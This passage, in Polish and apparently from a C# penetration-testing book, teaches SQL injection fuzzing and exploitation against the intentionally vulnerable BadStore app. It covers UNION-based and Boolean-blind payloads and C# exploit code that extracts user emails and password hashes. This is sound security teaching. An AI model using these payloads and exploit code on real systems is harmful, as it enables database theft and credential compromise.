Ponieważ musimy przesłać cały ciąg JSON w formie bajtów, przekazujemy tekstową wersję obiektu `JObject` zwróconego przez metodę `ToString()` ❷ do metody `GetBytes()` ❶, która zwraca tablicę bajtów reprezentujących ciąg JSON. Budujemy również pierwotne żądanie HTTP przez wywołanie statycznej metody `Create()` ❸ klasy `WebRequest` w celu utworzenia nowego egzemplarza klasy `WebRequest` oraz rzutujemy wynikowy obiekt na typ `HttpWebRequest`. Następnie przypisujemy metodę HTTP, rozmiar zawartości i typ zawartości żądania. Do właściwości `Method` przypisujemy wartość `POST`, ponieważ wartość domyślna to `GET`, oraz przypisujemy rozmiar tablicy bajtowej, którą będziemy przesyłać do właściwości `ContentLength`. Na koniec przypisujemy `application/javascript` do właściwości `ContentType`, by zyskać pewność, że serwer WWW wie, że odbierane dane powinny być poprawnie sformatowanymi danymi JSON.

Kolejnym zadaniem jest zapisanie danych JSON do strumienia żądania. Wywołujemy metodę `GetRequestStream()` ❹ i przypisujemy strumień zwrócony do

zmiennej w kontekście instrukcji `using`, tak aby strumień został poprawnie usunięty po użyciu. Następnie wywołujemy metodę `Write()` strumienia ❺, która przyjmuje trzy argumenty: tablicę bajtową zawierającą dane JSON, indeks tablicy, od którego chcemy rozpocząć pisanie, oraz liczbę bajtów, które chcemy zapisać (ponieważ chcemy zapisać wszystkie, to przekazujemy całą długość tablicy danych).

Aby otrzymać odpowiedź z serwera, tworzymy blok `try`, tak by można było przechwycić wyjątki i pobrać odpowiedzi. Wewnątrz bloku `try` wywołujemy metodę `GetResponse()` ❻ w celu podjęcia próby pobrania odpowiedzi z serwera, ale interesują nas tylko odpowiedzi z kodem HTTP 500 lub wyższym, które mogłyby spowodować zgłoszenie wyjątku przez metodę `GetResponse()`.

Aby przechwycić te odpowiedzi, za blokiem `try` umieściliśmy blok `catch`, w którym wywołujemy metodę `GetResponseStream()` ❼, i na podstawie zwróconego strumienia tworzymy nowy obiekt `StreamReader`. Korzystając z metody `ReadToEnd()` strumienia ❽, zapisujemy odpowiedź serwera w zmiennej tekstowej `resp` (zadeklarowanej przed blokiem `try`).

Aby ustalić, czy wysyłana wartość mogła przyczynić się do błędu SQL, sprawdzamy odpowiedź pod kątem jednego z dwóch znanych ciągów, które występują w komunikatach o błędach SQL. Pierwszy z nich, `"syntax error"` ❾, to ogólny ciąg znaków występujący w komunikatach o błędach MySQL, podobny do tego, który pokazano na listingu 2.24.

Listing 2.24. Przykładowy komunikat o błędzie MySQL zawierający ciąg „syntax error”

```
ERROR: 42601: syntax error at or near &quot;dsa&quot;
```

Drugi ciąg, `"unterminated"` ❿, występuje w specyficznych komunikatach o błędach MySQL, gdy ciąg nie jest zakończony. Przykład takiego komunikatu zamieszczono na listingu 2.25.

Listing 2.25. Przykładowy komunikat o błędzie MySQL zawierający ciąg „unterminated”

```
ERROR: 42601: unterminated quoted string at or near "'); "
```

Obecność dowolnego komunikatu o błędzie może oznaczać wrażliwość na iniekcję SQL w aplikacji. Jeśli odpowiedź z serwera zawiera dowolny z wymienionych ciągów, to zwracamy wartość `true` do metody wywołującej, czyli uważamy, że aplikacja jest wrażliwa. W przeciwnym razie zwracamy `false`.

Testowanie fuzzera JSON

Po ukończeniu trzech metod koniecznych do fuzzowania żądania HTTP w formacie JSON możemy przetestować żądanie HTTP `Create User`, jak pokazano na listingu 2.26.

Listing 2.26. Wynik działania fuzzera JSON dla aplikacji CsharpVulnJson

```
$ fuzzer.exe http://192.168.1.56/Vulnerable.ashx
↪/Users/bperry/req_vulnjson
Fuzzowanie żądań POST do adresu URL http://192.168.1.13/Vulnerable.ashx
Fuzzowanie klucza: username
Wektor iniekcji SQL: username
Fuzzowanie klucza: password
Wektor iniekcji SQL: password
Fuzzowanie klucza: age❶
Konwersja typu int na string w celu fuzzowania
Wektor iniekcji SQL: age
Fuzzowanie klucza: line1
Wektor iniekcji SQL: line1
Fuzzowanie klucza: line2
Wektor iniekcji SQL: line2
Fuzzowanie klucza: city
Wektor iniekcji SQL: city
Fuzzowanie klucza: state
Wektor iniekcji SQL: state
Fuzzowanie klucza: zip❷
Konwersja typu int na string w celu fuzzowania
Wektor iniekcji SQL: zip
Fuzzowanie klucza: first
first nie wygląda na wrażliwy.
Fuzzowanie klucza: middle
middle nie wygląda na wrażliwy.
Fuzzowanie klucza: last
last nie wygląda na wrażliwy.
Fuzzowanie klucza: method❸
method nie wygląda na wrażliwy.
```

Uruchomienie fuzzera dla żądania `Create User` powinno pokazać, że większość parametrów jest narażonych na atak iniekcją SQL (wiersze zaczynające się od *Wektor iniekcji SQL*). Wyjątkiem jest klucz JSON `method` ❸ używany w aplikacji webowej do ustalenia operacji, która ma być wykonana. Zwróćmy uwagę, że nawet parametry `age` ❶ i `zip` ❷ — oryginalnie liczby całkowite w formacie JSON — są zagrożone, jeśli podczas testu zostaną poddane konwersji na ciąg znaków.

Wykorzystywanie iniekcji SQL

Znalezienie możliwych iniekcji SQL to tylko połowa sukcesu w pracy testera penetracyjnego. Ważniejsza i trudniejsza połowa to próba ich wykorzystania. Wcześniej w tym rozdziale użyliśmy adresu URL aplikacji BadStore do sfuzzowania parametrów ciągu zapytania HTTP, z których jeden — o nazwie `searchquery` — był wrażliwy na iniekcję SQL (patrz listing 2.13 na str. 25). Parametr ciągu

kwerendy URL `searchquery` jest wrażliwy na dwa typy technik iniekcji SQL. Warto zapoznać się z obydwoma typami iniekcji (bazującym na typie `Boolean` i na operacji `UNION`), dlatego opiszę pisanie eksploitów dla obu typów przy użyciu tego samego wrażliwego adresu URL BadStore.

Technika z operacją `UNION` jest łatwiejsza w użyciu podczas wykorzystywania iniekcji SQL. Gdy można zarządzać końcem kwerendy SQL, to możliwe jest skorzystanie z operacji UNION w iniekcjach do kwerend SELECT. Napastnik, który zdoła dołączyć instrukcję `UNION` na końcu instrukcji `SELECT`, może zwrócić do aplikacji webowej więcej wierszy danych, niż pierwotnie zakładał programista.

Jednym z najtrudniejszych elementów iniekcji SQL bazującej na instrukcji `UNION` jest równoważenie kolumn. Ogólnie rzecz biorąc, należy użyć w klauzuli `UNION` takiej samej liczby kolumn, jaką zwracała z bazy danych oryginalna instrukcja `SELECT`. Kolejnym wyzwaniem jest programowe przekazanie polecenia, gdzie wewnątrz odpowiedzi z serwera WWW mają pojawić się wstrzyknięte wyniki.

Wykorzystywanie eksploita bazującego na instrukcji UNION ręcznie

Korzystanie z iniekcji SQL bazujących na instrukcji `UNION` to najszybszy sposób pobierania danych z bazy danych. Aby skorzystać z tej techniki w celu pobrania danych kontrolowanych przez napastnika z bazy, trzeba zbudować ładunek, który pobiera tę samą liczbę kolumn, co pierwotna kwerenda SQL używana w aplikacji webowej. Gdy zdołamy zrównoważyć liczbę kolumn, musimy być w stanie wyszukać programowo w odpowiedzi HTTP dane z bazy danych.

Gdy zostanie podjęta próba zrównoważenia kolumn w iniekcji SQL bazującej na operacji UNION i liczba kolumn się nie równoważy, to zazwyczaj aplikacja korzystająca z bazy danych MySQL zwraca błąd podobny do pokazanego na listingu 2.27.

Listing 2.27. Przykładowy komunikat o błędzie MySQL w przypadku, gdy kwerendy SELECT po lewej i prawej stronie słowa kluczowego UNION nie są zrównoważone

```
The used SELECT statements have a different number of columns...
```

Weźmy wrażliwy wiersz kodu z aplikacji webowej BadStore (*badstore.cgi*, wiersz 203) i zobaczmy, ile kolumn zostało wybranych w instrukcji (patrz listing 2.28).

Listing 2.28. Wrażliwy wiersz w aplikacji webowej BadStore, w której instrukcja SELECT wybiera cztery kolumny

```
$sql="SELECT itemnum, sdesc, ldesc, price FROM itemdb WHERE
↪'$squery' IN (itemnum,sdesc,ldesc)";
```

Równoważenie instrukcji `SELECT` wymaga trochę testów, ale w tym przypadku wiem (bo czytałem kod źródłowy), że ta konkretna kwerenda `SELECT` zwraca cztery

kolumny. Jeśli w ładunku zawierającym spacje kodowane w adresie URL za pomocą znaków plus (+) przekażemy słowo `"hacked"`, to zauważymy, że słowo to zostało zwrócone w wynikach wyszukiwania (patrz listing 2.29).

Listing 2.29. Właściwie zrównoważony atak iniekcji SQL, który zwraca słowo „hacked" z bazy danych

```
searchquery=fdas'+UNION+ALL+SELECT+NULL, NULL, 'hacked', NULL%23
```

Gdy wartość `searchquery` w tym ładunku zostanie przekazana do aplikacji, to zmienna `searchquery` będzie użyta bezpośrednio w kwerendzie SQL wysyłanej do bazy danych. W takiej sytuacji przekształcamy pierwotną kwerendę SQL (listing 2.28) na nową kwerendę SQL niezamierzoną pierwotnie przez programistę (listing 2.30).

Listing 2.30. Pełna kwerenda SQL z dołączonym ładunkiem, która zwraca słowo „hacked"

```
SELECT itemnum, sdesc, ldesc, price FROM itemdb WHERE 'fdas' UNION ALL
➥SELECT NULL, NULL, 'hacked', NULL❶# ' IN (itemnum,sdesc,ldesc)
```

Do podzielenia oryginalnej kwerendy SQL użyliśmy znaku krzyżyka (`#`) ❶, co spowodowało przekształcenie kodu SQL występującego za ładunkiem w komentarz, który nie zostanie uruchomiony przez MySQL. Teraz wszystkie dodatkowe dane (w tym przypadku słowo `"hacked"`), które chcemy zwrócić w odpowiedzi serwera WWW, powinny znaleźć się w trzeciej kolumnie instrukcji `UNION`.

Dla człowieka ustalenie danych zwróconych przez ładunek na stronie WWW po wykorzystaniu luki jest stosunkowo łatwe. Jednak w przypadku komputerów trzeba przekazać informację o tym, gdzie szukać danych zwracanych przez eksploita iniekcji SQL. Programowe wykrycie w odpowiedzi serwera miejsca, gdzie znajdują się dane kontrolowane przez napastnika, może być trudne. Aby to ułatwić, możemy użyć funkcji SQL `CONCAT` w celu otoczenia danych, które nas interesują, znanymi markerami, jak pokazano na listingu 2.31.

Listing 2.31. Przykładowy ładunek dla parametru searchquery, który zwraca słowo „hacked"

```
searchquery=fdsa'+UNION+ALL+SELECT+NULL, NULL, CONCAT
➥(0x71766a7a71,'hacked',0x716b626b71), NULL#
```

W ładunku z listingu 2.31 użyto danych szesnastkowych w celu wprowadzenia z lewej i prawej strony dodatkowego słowa „hacked" znanych danych. Jeżeli ładunek zostanie umieszczony w kodzie HTML zwróconym przez aplikację webową, to będzie można wykryć pierwotny ładunek za pomocą wyrażenia regularnego. W tym przykładzie wartości `0x71766a7a71` odpowiada ciąg `qvjzq`, natomiast ciągowi `0x716b626b71` ciąg `qkbkq`. Jeśli iniekcja działa, to odpowiedź powinna zawierać

ciąg `qvjzqhackedqkbkq`. Jeśli iniekcja nie działa, a wyniki wyszukiwania są wyświetlone w niezmienionej postaci, to wyrażenie regularne takie jak `qvjzq(.*)qkbkq` nie dopasuje wartości szesnastkowych umieszczonych w pierwotnym ładunku.

Funkcja MySQL `CONCAT()` dostarcza wygodny sposób zadbania o to, by eksploit pobrał właściwe dane z odpowiedzi serwera WWW.

Bardziej użyteczny przykład zamieszczono na listingu 2.32. W tym przykładzie zmodyfikowaliśmy funkcję `CONCAT()` z poprzedniego ładunku w taki sposób, by zwracała nazwę bieżącej bazy danych w otoczeniu znanych markerów po lewej i prawej stronie.

Listing 2.32. Przykładowy ładunek, który zwraca nazwę bieżącej bazy danych

```
CONCAT(0x7176627a71, DATABASE(), 0x71766b7671)
```

W wyniku iniekcji SQL w funkcji wyszukiwania aplikacji BadStore powinniśmy uzyskać ciąg `qvbzqbadstoredbqvkvq`. Wyrażenie regularne `qvbzq(.*) qvkvq` powinno zwrócić wartość `badstoredb` — nazwę bieżącej bazy danych.

Teraz, gdy wiemy, jak skutecznie pobierać wartości z bazy danych, możemy rozpocząć ściąganie danych z bieżącej bazy danych przy użyciu iniekcji bazujących na instrukcji `UNION`. Jedną ze szczególnie przydatnych tabel w większości aplikacji webowych jest tabela danych użytkowników. Jak można zobaczyć na listingu 2.33, z łatwością można użyć opisanej wcześniej techniki iniekcji SQL `UNION` w celu wyświetlenia z tabeli użytkowników (o nazwie `usersdb`) nazw użytkowników i ich skrótów haseł. Do tego celu wystarczą jedno żądanie i jeden ładunek.

Listing 2.33. Ten ładunek pobiera z bazy danych BadStore adresy e-mail i hasła oddzielone markerami z lewej, w środku i z prawej strony

```
searchquery=fdas'+UNION+ALL+SELECT+NULL, NULL, CONCAT(0x716b717671, email,
↪0x776872786573, passwd,0x71767a7a71), NULL+FROM+badstoredb.userdb#
```

Jeśli iniekcja jest pomyślna, wyniki powinny pojawić się na stronie WWW w tabeli towarów.

Wykorzystywanie eksploita bazującego na instrukcji UNION programowo

Przyjrzyjmy się teraz, jak możemy wykorzystać takiego eksploita programowo przy użyciu języka C# i klas obsługi HTTP. Umieszczając ładunek pokazany na listingu 2.33 w parametrze `searchquery`, powinniśmy zobaczyć tabelę towarów na stronie WWW wypełnioną nazwami użytkowników i skrótami haseł zamiast nazwami rzeczywistych towarów. Wystarczy tylko stworzyć jedno żądanie HTTP, a następnie użyć wyrażenia regularnego do wyciągnięcia z odpowiedzi HTTP serwera adresów e-mail i skrótów haseł umieszczonych pomiędzy znacznikami.

Utworzenie znaczników do wyszukania nazw użytkowników i haseł

Po pierwsze, należy utworzyć znaczniki dla wyrażeń regularnych, tak jak pokazano na listingu 2.34. Znaczniki te wykorzystamy do wydzielenia wartości zwróconych z bazy danych podczas iniekcji SQL. Chcemy użyć ciągów wyglądających na losowe — takich, których prawdopodobieństwo znalezienia w kodzie źródłowym HTML jest niskie. Dzięki temu wyrażenie regularne pobierze z kodu HTML zwróconego w odpowiedzi HTTP tylko interesujące nas nazwy użytkowników i skróty haseł.

Listing 2.34. Utworzenie znaczników, które będą użyte w ładunku ataku iniekcji SQL bazującym na instrukcji UNION

```
string frontMarker = ❶"FrOnTMaRker";
string middleMarker = ❷"mIdDlEMaRker";
string endMarker = ❸"eNdMaRker";
string frontHex = string.❹Join("", frontMarker.❺Select
↪(c => ((int)c).ToString("X2")));
string middleHex = string.Join("", middleMarker.Select
↪(c => ((int)c).ToString("X2"))); string endHex = string.
↪Join("", endMarker.Select(c => ((int)c).ToString("X2")));
```

Na początek utworzymy trzy ciągi do wykorzystania jako znacznik początkowy ❶, środkowy ❷ i końcowy ❸. Wykorzystamy je do odszukania i oddzielenia nazw użytkowników i haseł pobranych z bazy danych w odpowiedzi HTTP. Musimy też stworzyć szesnastkowe reprezentacje znaczników, które znajdą się w ładunku. Aby to zrobić, trzeba trochę przetworzyć każdy znacznik.

Do iterowania po poszczególnych znakach w ciągu znacznika użyliśmy metody LINQ `Select()` ❺, dokonaliśmy konwersji każdego znaku na jego szesnastkową reprezentację i zwróciliśmy tablicę przetworzonych danych. W tym przypadku metoda zwraca tablicę ciągów 2-bajtowych. Każdy z nich jest szesnastkową reprezentacją znaków w oryginalnym znaczniku.

W celu utworzenia na podstawie tej tablicy kompletnego szesnastkowego ciągu używamy metody `Join()` ❹, aby scalić poszczególne elementy w tablicy i stworzyć szesnastkowe ciągi znaków reprezentujące poszczególne znaczniki.

Budowanie adresu URL z ładunkiem

Teraz musimy zbudować adres URL i ładunek w celu utworzenia żądania HTTP, jak pokazano na listingu 2.35.

Listing 2.35. Tworzenie adresu URL z ładunkiem wewnątrz metody Main() eksploita

```
string url = ❶"http://" + ❷args[0] + "/cgi-bin/badstore.cgi";
string payload = "fdsa' UNION ALL SELECT";
payload += " NULL, NULL, NULL, CONCAT(0x"+frontHex+", IFNULL(CAST(email AS";
```

```
payload += " CHAR), 0x20),0x"+middleHex+", IFNULL(CAST(passwd AS";
payload += " CHAR), 0x20), 0x"+endHex+") FROM badstoredb.userdb# ";

url += ❸"?searchquery=" + Uri.❹EscapeUriString
↪(payload) +  "&action=search";
```

Utworzyliśmy adres URL ❶ w celu wygenerowania żądania przy użyciu pierwszego argumentu ❷ przekazanego do eksploita: jest to adres IP egzemplarza aplikacji BadStore. Po utworzeniu bazowego adresu URL tworzymy ładunek, który wykorzystamy do zwrócenia nazw użytkowników i skrótów haseł z bazy danych, w tym trzech ciągów szesnastkowych utworzonych ze znaczników w celu oddzielenia nazw użytkowników od haseł. Jak wspomniano wcześniej, zakodowaliśmy znaczniki w postaci szesnastkowej po to, aby w przypadku, gdyby znaczniki zostały wyświetlone bez danych, które nas interesują, nasze wyrażenie regularne nie dopasowało ich przypadkowo i nie zwróciło śmieciowych danych. Na koniec scalamy ładunek z adresem URL ❸ przez dołączenie wrażliwych parametrów ciągu kwerendy do ładunku wewnątrz bazowego adresu URL. Aby mieć pewność, że ładunek nie zawiera żadnych znaków unikatowych dla protokołu HTTP, przed wstawieniem go do ciągu kwerendy przekazujemy go do metody `EscapeUriString()` ❹.

Wysyłanie żądania HTTP

Teraz jesteśmy gotowi do wysłania żądania i odebrania odpowiedzi HTTP zawierającej nazwy użytkowników i skróty haseł pobrane z bazy danych za pomocą ładunku iniekcji SQL (patrz listing 2.36).

Listing 2.36. Tworzenie żądania HTTP i czytanie odpowiedzi z serwera

```
HttpWebRequest request = (HttpWebRequest)WebRequest.❶Create(url);
string response = string.Empty;
using (StreamReader reader = ❷new StreamReader
↪(request.GetResponse().GetResponseStream()))
response = reader.❸ReadToEnd();
```

Stworzyliśmy proste żądanie `GET` poprzez wygenerowanie nowego, zbudowanego wcześniej egzemplarza `HttpWebRequest` ❶ z adresem URL zawierającym ładunek iniekcji SQL. Następnie zadeklarowaliśmy zmienną tekstową do przechowywania odpowiedzi i domyślnie przypisaliśmy do niej pusty ciąg znaków. W kontekście instrukcji `using` stworzyliśmy egzemplarz obiektu `StreamReader` ❷ i odczytaliśmy odpowiedź ❸ do zmiennej `response`. Teraz, gdy mamy odpowiedź z serwera, możemy stworzyć wyrażenie regularne, wykorzystując znaczniki do wyszukania nazw użytkowników i haseł w odpowiedzi HTTP, tak jak pokazano na listingu 2.37.

Listing 2.37. Dopasowywanie odpowiedzi serwera do wyrażenia regularnego w celu wydobycia wartości z bazy danych

```
    Regex payloadRegex = ❶new Regex(frontMarker + "(.*?)
    ↪" + middleMarker + "(.*?)" + endMarker);
    MatchCollection matches = payloadRegex.❷Matches(response);
    foreach (Match match in matches)
    {
        Console.❸WriteLine("Użytkownik: " + match.
        ↪❹Groups [1].Value + "\t ");
        Console.Write("Skrót hasła: " + match.❺Groups[2].Value);
    }
}
```

W kodzie z tego listingu wyszukujemy i wyświetlamy wartości pobrane z odpowiedzi HTTP w wyniku przeprowadzonego ataku iniekcji SQL. Najpierw w celu stworzenia wyrażenia regularnego użyliśmy klasy `Regex` ❶ (z przestrzeni nazw `System.Text.RegularExpressions`). To wyrażenie regularne zawiera dwie *grupy wyrażeniowe* przechwytujące nazwę użytkownika i skrót hasła z dopasowanego ciągu oraz korzystające ze zdefiniowanych wcześniej znaczników przedniego, środkowego i końcowego.

Następnie wywołaliśmy metodę `Matches()` ❷ na wyrażeniu regularnym, przekazując do niej w roli argumentu dane otrzymane w odpowiedzi. Metoda `Matches()` zwraca obiekt `MatchCollection`, po którym można iterować za pomocą pętli `foreach`. W ten sposób pobieramy z odpowiedzi każdy ciąg pasujący do wyrażenia regularnego utworzonego wcześniej przy użyciu wygenerowanych znaczników.

Iterując po każdym dopasowanym wyrażeniu, wyświetlamy nazwy użytkowników i skróty haseł. Korzystając z metody `WriteLine()` ❸ do wyświetlania wartości, budujemy ciąg znaków za pomocą grup wyrażeniowych przechwytujących nazwy użytkowników ❹ i hasła ❺, które są przechowywane we właściwości `Groups` wyrażenia dopasowania.

Uruchomienie eksploita powinno spowodować wyświetlenie wartości zamieszczonych na listingu 2.38.

Listing 2.38. Przykładowy wynik działania eksploita bazującego na instrukcji UNION

```
Użytkownik: AAA_Test_User         Skrót hasła:
↪098F6BCD4621D373CADE4E832627B4F6
Użytkownik: admin                 Skrót hasła:
↪5EBE2294ECD0E0F08EAB7690D2A6EE69
Użytkownik: joe@supplier.com      Skrót hasła:
↪62072d95acb588c7ee9d6fa0c6c85155
Użytkownik: big@spender.com       Skrót hasła:
↪9726255eec083aa56dc0449a21b33190
--ciach--
Użytkownik: tommy@customer.net    Skrót hasła:
↪7f43c1e438dc11a93d19616549d4b701
```

Jak widać, używając iniekcji SQL bazującej na instrukcji `UNION`, za pomocą pojedynczego żądania udało się wydobyć wszystkie nazwy użytkowników i skróty haseł z tabeli `userdb` bazy danych MySQL aplikacji BadStore.

Wykorzystywanie luk SQL typu Boolean-blind

Iniekcja SQL Boolean-blind, znana również jako iniekcja bazująca na typie `Boolean`, to atak, w którym napastnik nie uzyskuje informacji bezpośrednio z bazy danych, ale może wyodrębnić informacje pośrednio — zazwyczaj po 1 bajcie, poprzez zadawanie pytań typu „prawda czy fałsz".

Jak działają iniekcje SQL typu Boolean-Blind?

Skuteczne wykorzystanie luki za pomocą iniekcji SQL typu Boolean-blind wymaga nieco więcej kodu oraz — ze względu na liczbę potrzebnych żądań HTTP — znacznie więcej czasu w porównaniu z iniekcją bazującą na instrukcji `UNION`. Iniekcje tego rodzaju są również znacznie „głośniejsze" po stronie serwera niż eksploity bazujące na instrukcji `UNION` i mogą pozostawiać w logach znacznie więcej dowodów.

W przypadku wykonywania iniekcji SQL Boolean-blind nie otrzymujemy bezpośrednich informacji z aplikacji webowej. Zamiast tego w celu zebrania informacji z bazy danych bazujemy na metadanych — na przykład zmianach zachowania. Na przykład, jak pokazano na listingu 2.39, za pomocą słowa kluczowego `RLIKE` bazy danych MySQL, które dopasowuje wartość w bazie danych z wykorzystaniem wyrażenia regularnego, możemy spowodować wyświetlenie błędu w aplikacji BadStore.

Listing 2.39. Przykładowy ładunek iniekcji SQL Boolean-blind ze słowem kluczowym `RLIKE`, który powoduje błąd aplikacji BadStore

```
searchquery=fdsa'+RLIKE+0x28+AND+'
```

Po przekazaniu do aplikacji BadStore instrukcja `RLIKE` spróbuje sparsować ciąg zakodowany szesnastkowo jako wyrażenie regularne, co spowoduje wystąpienie błędu (patrz listing 2.40), ze względu na to, że przekazany ciąg znaków jest symbolem specjalnym w wyrażeniach regularnych. Znak otwierającego nawiasu [(] (szesnastkowo `0x28`) oznacza początek grupy wyrażeniowej, której używaliśmy również do dopasowywania nazw użytkowników i skrótów haseł w eksploicie bazującym na słowie kluczowym `UNION`. Otwierającemu nawiasowi musi odpowiadać nawias zamykający [)]. W przeciwnym razie składnia wyrażenia regularnego będzie nieprawidłowa.

Listing 2.40. Błąd instrukcji RLIKE po przekazaniu nieprawidłowego wyrażenia regularnego

```
Got error 'parentheses not balanced' from regexp
```

Nawiasy nie są sparowane, ponieważ brakuje nawiasu zamykającego. Teraz wiemy, że możemy skutecznie kontrolować zachowanie aplikacji BadStore za pomocą zapytań SQL `true` i `false`, które powodują generowanie błędu.

Tworzenie odpowiedzi prawda i fałsz za pomocą RLIKE

W celu dokonania deterministycznego wyboru dobrych bądź złych wyrażeń regularnych do sparsowania za pomocą instrukcji `RLIKE` możemy użyć instrukcji `CASE` bazy danych MySQL (która zachowuje się jak instrukcja `case` w językach podobnych do C). Na przykład kod z listingu 2.41 zwraca odpowiedź `true`.

Listing 2.41. Ładunek RLIKE, który powinien zwrócić odpowiedź true

```
searchquery=fdsa'+RLIKE+(SELECT+(CASE+WHEN+(1=1❶)
↪+THEN+0x28+ELSE+0x41+END))+AND+'
```

Instrukcja `CASE` najpierw sprawdza, czy warunek `1=1` ❶ jest prawdziwy. Ponieważ to porównanie ma wartość `true`, to instrukcja zwraca znak `0x28` jako wyrażenie regularne do sparsowania przez `RLIKE`. Ponieważ `(` nie jest prawidłowym wyrażeniem regularnym, aplikacja webowa zgłasza błąd. Jeśli zmodyfikujemy kryterium instrukcji `CASE 1=1` (wyrażenie `1=1` ma wartość `true`) na `1=2`, wtedy aplikacja webowa przestanie zgłaszać błąd. Ponieważ wyrażenie `1=2` ma wartość `false`, to aplikacja zwraca wartość `0x41` (wielka litera `A` w formacie szesnastkowym) do sparsowania przez `RLIKE` i nie powoduje błędu parsowania.

Poprzez zadawanie aplikacji webowej pytań typu „prawda czy fałsz” (**czy to jest równe temu?**) możemy ustalić, jak aplikacja się zachowuje, a następnie na podstawie tego zachowania określić, czy odpowiedzią na nasze pytanie było `true`, czy `false`.

Użycie słowa kluczowego RLIKE w celu dopasowania kryteriów wyszukiwania

Ładunek z listingu 2.42 dla parametru `searchquery` powinien zwrócić odpowiedź `true` (błąd), ponieważ liczba wierszy w tabeli `userdb` jest większa niż `1`.

Listing 2.42. Przykładowy ładunek iniekcji SQL typu Boolean dla parametru searchquery

```
searchquery=fdsa'+RLIKE+(SELECT+(CASE+WHEN+((SELECT+LENGTH(IFNULL
↪(CAST(COUNT(*)
+AS+CHAR),0x20))+FROM+userdb)=1❶)+THEN+0x41+ELSE+0x28+END))+AND+'
```

Za pomocą instrukcji `RLIKE` i `CASE` możemy sprawdzić, czy rozmiar tabeli `userdb` w aplikacji BadStore wynosi 1. Instrukcja `COUNT(*)` zwraca wartość `integer` odpowiadającą liczbie wierszy w tabeli. Możemy użyć tej liczby, aby znacznie zmniejszyć liczbę żądań potrzebnych do przeprowadzenia ataku.

Jeśli zmodyfikujemy ładunek tak, by ustalał, czy liczba wierszy jest równa 2 zamiast 1 ❶, wtedy serwer powinien zwrócić odpowiedź `true`, która zawiera błąd z informacją o niezrównoważonych nawiasach (`"parentheses not balanced"`). Dla przykładu załóżmy, że w tabeli `userdb` aplikacji BadStore jest 999 użytkowników. Chociaż można by oczekiwać konieczności wysłania co najmniej 1000 żądań w celu ustalenia, czy liczba zwracana przez `COUNT(*)` była większa niż `999`, to za pomocą ataku siłowego możemy sprawdzić pojedyncze cyfry (wszystkie wystąpienia 9) znacznie szybciej niż całą liczbę (`999`). Długość liczby `999` wynosi trzy (liczba `999` składa się z trzech znaków). Gdyby zamiast próbowania całej liczby `999` próbować pojedynczo pierwszą, drugą i trzecią cyfrę, to całą liczbę sprawdzilibyśmy w zaledwie 30 żądaniach — do 10 żądań na jedną liczbę.

Określenie i wyświetlenie liczby wierszy w tabeli userdb

Aby powyższy opis stał się odrobinę jaśniejszy, spróbujmy napisać metodę `Main()`, która ustala, ile wierszy zawiera tabela `userdb`. Liczbę wierszy w tabeli `userdb` możemy określić za pomocą pętli `for` pokazanej na listingu 2.43.

Listing 2.43. Pętla for pobierająca liczbę wierszy w tabeli bazy danych z danymi użytkowników

```
int countLength = 1;
for (;;countLength++)
{
    string getCountLength = "fdsa' RLIKE (SELECT (CASE WHEN ((SELECT";
    getCountLength += " LENGTH(IFNULL(CAST(COUNT(*) AS CHAR),0x20)) FROM";
    getCountLength += " userdb)="+countLength+") THEN 0x28
    ↪ELSE 0x41 END))";
    getCountLength += " AND 'LeSo'='LeSo";

    string response = MakeRequest(getCountLength);
    if(response.Contains("parentheses not balanced"))
        break;
}
```

Zaczynamy z wartością `countLength` równą zero, a następnie zwiększamy tę zmienną o 1 w każdej iteracji pętli i sprawdzamy, czy odpowiedź na żądanie zawiera ciąg `"parentheses not balanced"`. Jeśli tak jest, to przerywamy pętlę `for`. Wtedy `countLength` zawiera prawidłową liczbę użytkowników, która powinna wynosić 23.

Następnie pytamy serwer o liczbę wierszy w tabeli `userdb`, tak jak pokazano na listingu 2.44.

Listing 2.44. Pobieranie liczby wierszy w tabeli userdb

```
List<byte> countBytes = new List<byte>();
for (int i = 1; i <= countLength; i++)
{
    for (int c = 48; c <= 58; c++)
    {
```

```
        string getCount = "fdsa' RLIKE (SELECT
        ↪(CASE WHEN (❶ORD(❷MID((SELECT";
        getCount += " IFNULL(CAST(COUNT(*) AS CHAR), 0x20)
        ↪FROM userdb)❸,";
        getCount += i❹+ ", 1❺))="+c❻+") THEN 0x28 ELSE 0x41 END)) AND '";
        string response = MakeRequest (getCount);

        if (response.❼Contains("parentheses not balanced"))
        {
            countBytes.❽Add((byte)c);
            break;
        }
    }
}
```

Ładunek SQL użyty na listingu 2.44 jest nieco różny od poprzednich ładunków SQL wykorzystywanych do odczytania liczby wierszy. Użyliśmy funkcji SQL `ORD()` ❶ i `MID()` ❷.

Funkcja `ORD()` konwertuje przekazane dane wejściowe na typ `integer`, natomiast funkcja `MID()` zwraca określony podciąg na podstawie indeksu początkowego i zwracanej długości. Korzystając z obu funkcji, możemy pojedynczo wybierać po jednym znaku z ciągu zwracanego przez instrukcję `SELECT` i konwertować go na liczbę całkowitą.

Dzięki temu możemy porównać reprezentację `integer` bajtu w ciągu znaków z wartością znaku, który testujemy w bieżącej iteracji.

Funkcja `MID()` pobiera trzy argumenty: ciąg znaków, z którego wybieramy podciąg ❸, indeks początkowy (który zaczyna się od `1`, a nie od `0`, jak można by oczekiwać) ❹ oraz długość podciągu do pobrania ❺. Należy zauważyć, że drugi argument ❹ funkcji `MID()` wynika z bieżącej iteracji najbardziej zewnętrznej pętli `for`, w której zwiększamy wartość zmiennej `i` aż do wartości ustalonej w poprzedniej pętli `for`. Argument ten wybiera następny znak w ciągu do przetestowania w kolejnej iteracji. W wewnętrznej pętli `for` iterujemy po odpowiednikach integer znaków ASCII od `'0'` do `'9'`. Ponieważ próbujemy uzyskać jedynie liczbę wierszy w bazie danych, interesują nas tylko znaki reprezentujące cyfry.

Wewnątrz ładunku SQL podczas ataku iniekcji SQL typu `Boolean` zostaną użyte obie zmienne — zarówno `i` ❹, jak i `c` ❻. Zmienna `i` jest używana jako drugi argument w funkcji `MID()`, który dyktuje pozycję znaku w sprawdzanej wartości z bazy danych. Zmienna `c` jest liczbą całkowitą, z którą porównujemy wynik funkcji `ORD()` konwertującej znak zwrócony przez funkcję `MID()` na liczbę całkowitą. Dzięki temu możemy iterować po wszystkich znakach w określonej wartości w bazie danych i w ataku siłowym próbować ustalać wartość znaku za pomocą pytań „prawda czy fałsz”.

